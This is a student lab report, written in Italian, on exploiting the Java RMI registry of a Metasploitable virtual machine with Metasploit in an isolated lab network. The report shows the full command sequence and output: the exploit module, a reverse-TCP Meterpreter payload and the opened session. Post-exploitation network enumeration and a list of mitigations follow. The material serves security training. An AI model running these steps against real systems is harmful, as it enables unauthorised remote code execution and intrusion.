

Report Progetto weekly: Sfruttamento Vulnerabilità Java RMI

Studente: Kevin Motti

Unità: U2_W3_E5

Data: 23/01/2026

1. Obiettivo dell'Esercizio


L'obiettivo dell'attività è simulare un attacco informatico in un ambiente controllato (laboratorio virtuale) per sfruttare una vulnerabilità nota nel servizio **Java RMI (Remote Method Invocation)** attivo sulla porta **1099** di una macchina target (Metasploitable).

Lo scopo finale è ottenere una sessione remota **Meterpreter** e raccogliere informazioni post-exploitation (configurazione di rete e tabella di routing).

2. Configurazione dell'Ambiente di Laboratorio

Come richiesto dalla traccia, le macchine virtuali sono state isolate in una rete dedicata ("Rete Interna") e configurate con i seguenti indirizzi IP statici:

- **Macchina Attaccante (Kali Linux):** 192.168.11.111
- **Macchina Vittima (Metasploitable):** 192.168.11.112



Connection name: **Wired connection 1**

General Ethernet 802.1X Security DCB Proxy **IPv4 Settings** IPv6 Settings

Method: **Manual**

Addresses

Address	Netmask	Gateway
192.168.11.111	24	192.168.11.1

Add Delete

(creazione ip statico tramite l'editor in wired connections)

```

└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.111/24 brd 192.168.11.255 scope global eth0

```

(conferma della corretta impostazione dell'ip statico)

```

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.11.255
gateway 192.168.11.1

```

(impostazione ip statico tramite nano)

Verifica della connettività tra le macchine tramite ping:

```

(kali㉿kali)-[~]
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data:
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.369 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.289 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.286 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=0.350 ms

```

3. Esecuzione dell'Attacco (Exploitation)

Per lo sfruttamento della vulnerabilità è stato utilizzato il framework **Metasploit**.

3.1 Selezione del Modulo

Come prima cosa una volta dentro metasploit è stato eseguito il comando “search” seguito dalle parole chiave “java rmi”

```

msf > search java rmi

```

Nel risultato della ricerca ho cercato il modulo che contenesse il target "linux x86" per avere certezza fosse compatibile con l'architettura del processore metasploitable.

```
8  exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes java RMI
duration 100s Code Execution
9  \_ target: Generic (java Payload) . . . .
10 \_ target: Windows x86 (Native Payload) . . . .
11 \_ target: Linux x86 (Native Payload) . . . .
12 \_ target: Mac OS X PPC (Native Payload) . . . .
13 \_ target: Mac OS X x86 (Native Payload) . . . .
```

È stato selezionato il modulo exploit specifico per la misconfigurazione del registro RMI Java:

use exploit/multi/misc/java_rmi_server (use 8)

```
msf > use 8
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > show options
```

3.2 Configurazione dei Parametri

Tramite il comando "show options" sono stati elencati i parametri necessari da impostare per indirizzare l'attacco verso la macchina vittima e ricevere la connessione inversa sulla macchina attaccante, nel mio caso ho dovuto impostare solo un parametro:

- **RHOSTS:** 192.168.11.112 (IP Vittima)

```
Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  ---      -
  HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload rec
  RHOSTS     yes             yes       The target host(s), see https://docs.metasploit.com/doc
  RPORT      1099            yes       The target port (TCP)
  SRVHOST    0.0.0.0         yes       The local host or network interface to listen on. This
  0.0 to listen on all addresses.
  SRVPORT    8080            yes       The local port to listen on.
  SSL        false           no        Negotiate SSL for incoming connections
  SSLCert    no              no        Path to a custom SSL certificate (default is randomly g
  URIPATH    no              no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port
```

```
msf exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
```

3.3 Selezione del Payload e Target

Poiché la macchina target è un sistema Linux legacy, è stata prestata particolare attenzione alla compatibilità dell'architettura. È stato scelto un **Payload Java** universale e il **Target Generico** per garantire l'esecuzione del codice all'interno della Java Virtual Machine:

- **PAYLOAD:** java/meterpreter/reverse_tcp

```
msf exploit(multi/misc/java_rmi_server) > use payload/java/meterpreter/reverse_tcp
msf payload(java/meterpreter/reverse_tcp) > show options
```

- **TARGET:** 0 (Generic Java Payload)

```
msf exploit(multi/misc/java_rmi_server) > show targets
```

Exploit targets:

Id	Name
0	Generic (Java Payload)
1	Windows x86 (Native Payload)
⇒ 2	Linux x86 (Native Payload)
3	Mac OS X PPC (Native Payload)
4	Mac OS X x86 (Native Payload)

```
msf exploit(multi/misc/java_rmi_server) > set TARGET 0
TARGET ⇒ 0
```

3.4 Esecuzione

Lancio dell'exploit tramite il comando **run**. Il sistema ha stabilito correttamente una connessione inversa, aprendo la sessione Meterpreter.

```
msf exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/kPiQu2Z
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:33018) at 2026-01-23 10:31:56 +0100
```

4. Post-Exploitation e Raccolta Evidenze

Una volta ottenuto l'accesso alla macchina vittima, sono state raccolte le informazioni richieste dalla traccia utilizzando i comandi di sistema attraverso la shell remota.

4.1 Configurazione di Rete (meterpreter)

È stato eseguito il comando **ifconfig** per visualizzare le interfacce di rete.

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe3b:2da7
IPv6 Netmask : ::
```

Evidenza raccolta:

L'output conferma che la macchina vittima ha l'indirizzo IP 192.168.11.112 e la subnet mask corretta.

4.2 Tabella di Routing

È stato eseguito il comando **route** che ha restituito la tabella di routing della macchina.

```
meterpreter > route

IPv4 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1    255.0.0.0    0.0.0.0      0            lo
192.168.11.112 255.255.255.0 0.0.0.0      0            eth0

IPv6 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
::1         ::           ::           0            lo
fe80::a00:27ff:fe3b:2da7 ::           ::           0            eth0
```

Evidenza raccolta:

La tabella mostra le destinazioni raggiungibili e il gateway predefinito configurato sulla macchina compromessa.

4.3 configurazione di rete e tabella routing tramite shell nativa

Tramite il comando **shell** si può passare alla shell nativa della metasploitable che può fornire informazioni aggiuntive rispetto alla shell meterpreter.

Tramite il comando **/sbin/ifconfig -a** ho ottenuto la configurazione di rete:

```
/sbin/ifconfig -a
eth0      Link encap:Ethernet  HWaddr 08:00:27:3b:2d:a7
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe3b:2da7/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:165 errors:0 dropped:0 overruns:0 frame:0
          TX packets:218 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:139105 (135.8 KB)  TX bytes:35196 (34.3 KB)
          Base address:0xd010  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:280 errors:0 dropped:0 overruns:0 frame:0
          TX packets:280 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:107087 (104.5 KB)  TX bytes:107087 (104.5 KB)
```

Tramite il comando **netstat -rn** ho ottenuto la routing table:

```
netstat -rn
Kernel IP routing table
Destination        Gateway            Genmask           Flags        MSS Window  irtt Iface
192.168.11.0       0.0.0.0            255.255.255.0     U            0 0        0 eth0
0.0.0.0            192.168.11.1      0.0.0.0           UG           0 0        0 eth0
```

5. Contromisure e Mitigazione

L'analisi dell'attacco dimostra che la vulnerabilità risiede nella configurazione predefinita insicura del registro Java RMI, che consente il caricamento di classi da sorgenti remote non attendibili. Per mettere in sicurezza il sistema e prevenire questo vettore di attacco, si raccomandano le seguenti azioni correttive:

1. Disabilitazione del Remote Class Loading:

Configurare la Java Virtual Machine (JVM) impostando la proprietà `java.rmi.server.useCodebaseOnly` su `true`. Questa modifica impedisce al servizio RMI di scaricare ed eseguire codice da URL remoti (come il server HTTP malevolo attivato da Metasploit), forzando l'uso esclusivo delle classi presenti nel CLASSPATH locale.

2. Segmentazione di Rete e Firewalling:

La porta **1099** (e le porte effimere associate a RMI) non devono mai essere esposte su reti pubbliche o non fidate. È necessario configurare il firewall per bloccare tutto il traffico in entrata sulla porta 1099, permettendo l'accesso solo agli indirizzi IP specifici delle applicazioni che necessitano legittimamente del servizio.

3. **Adozione di Protocolli Sicuri:**

Ove possibile, migrare verso **RMI over SSL** (RMISSL). Questo garantisce che la comunicazione tra client e registro sia cifrata e, se configurata con Mutual Authentication, richiede che anche il client (l'attaccante) presenti un certificato valido prima di poter interagire con il servizio.

4. **Monitoraggio e IDS:**

Implementare regole su sistemi IDS/IPS (come Snort o Suricata) per rilevare tentativi di connessione anomali sulla porta 1099 e il download di file .jar o .class sospetti tramite protocollo HTTP su porte non standard.

6. **Conclusione**

L'esercizio è stato completato con successo. La vulnerabilità del servizio Java RMI sulla porta 1099 ha permesso l'esecuzione di codice remoto non autenticato, dimostrando l'importanza di una corretta configurazione dei servizi middleware. L'utilizzo corretto dei payload Java ha garantito la stabilità della sessione, permettendo l'enumerazione completa delle configurazioni di rete del bersaglio come richiesto.